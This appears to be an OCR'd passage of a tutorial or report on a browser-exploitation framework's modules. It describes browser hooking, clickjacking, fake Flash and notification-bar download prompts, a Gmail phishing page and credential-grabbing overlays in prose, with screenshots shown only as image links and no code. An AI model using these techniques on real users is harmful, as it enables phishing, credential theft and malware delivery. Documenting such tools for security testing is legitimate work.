

Figure 37: Antivirus

5.2.2 Detect Coupon Printer

This module attempts to detect Coupon Printer on localhost on the default WebSocket port 4004.

After Command Execution with Results



Figure 38: Coupon Printer

5.2.3 Detect Google Desktop

This module attempts to detect Google Desktop running on the default port 4664.

After Command Execution with Results



Figure 39: Google Desktop

5.2.4 Get Geolocation (Third-Party)

This module retrieves the physical location of the hooked browser using third-party hosted geolocation APIs.

After Command Execution with Results



Figure 40: Geolocation

5.2.5 Hook Default Browser

This module will use a PDF to attempt to hook the default browser (assuming it isn't currently hooked).

Normally, this will be IE but it will also work when Chrome is set to the default. When executed, the hooked browser will load a PDF and use that to start the default browser. If successful another browser will appear in the browser tree.

After Command Execution with Results



Figure 41: Hook Default Browser



Figure 42: Hook Default Browser PDF

5.3 Social Engineering

5.3.1 Clickjacking

Allows you to perform basic multi-click clickjacking. The iframe follows the mouse, so anywhere the user clicks on the page will be over x-pos,y-pos. The optional JS configuration values specify local Javascript to exectute when a user clicks, allowing the page can give visual feedback. The attack stops when y-pos is set to a non-numeric values (e.g. a dash).

After Command Execution with Results



Figure 43: Clickjacking

5.3.2 Clippy

Brings up a clippy image and asks the user to do stuff. Users who accept are prompted to download an executable.

After Command Execution with Results



Figure 44: Clippy

5.3.3 Fake Flash Update

Prompts the user to install an update to Adobe Flash Player from the specified URL.

After Command Execution with Results



Figure 45: Fake Flash Update

5.3.4 Fake Notification Bar

Displays a fake notification bar at the top of the screen, similar to those presented in Firefox. If the user clicks the notification they will be prompted to download a file from the the specified URL.

After Command Execution with Results



Figure 46: Fake Notification Pop



Figure 47: Fake Notification Redirected

5.3.5 Google Phising

This plugin uses an image tag to XSRF the logout button of Gmail. Continuously the user is logged out of Gmail (eg. if he is logged in in another tab). Additionally it will show the Google favicon and a Gmail phishing page (although the URL is NOT the Gmail URL).

After Command Execution with Results



Figure 48: Google Phising Page



Figure 49: Grabbed Data

5.3.6 Pretty Theft

Asks the user for their username and password using a floating div.

After Command Execution with Results



Figure 50: Pretty Theft Facebook



Figure 51: Grabbed Data

5.4 Misc

5.4.1 Create Invisible iframe

Creates an invisible iframe.

Command Execution and results



Figure 52: Command Execution (Create invisible iframe)



Figure 53: Result(Create invisible iframe)

5.4.2 Block UI Modal Dialog

This module uses jQuery Block UI to block the window and display a message.

Command Execution and results



Figure 54: Command Execution (Block UI Modal Dialog)

Figure 55: Result(Block UI Modal Dialog)

5.4.3 UnBlockUI

This module removes all jQuery BlockUI dialogs.

Command Execution and results



Figure 56: Command Execution (UnBlockUI)



Figure 57: Result(UnBlockUI)

5.4.4 Read Gmail

If we are able to run in the context of mail.google.com (either by SOP bypass or other issue) then lets go read some email, grabs unread message ids from gmails atom feed, then grabs content of each message. (Though this module is now obsolete because of advance browser features and CORS policy)

Command Execution and results

Figure 58: Command Execution (Read Gmail)

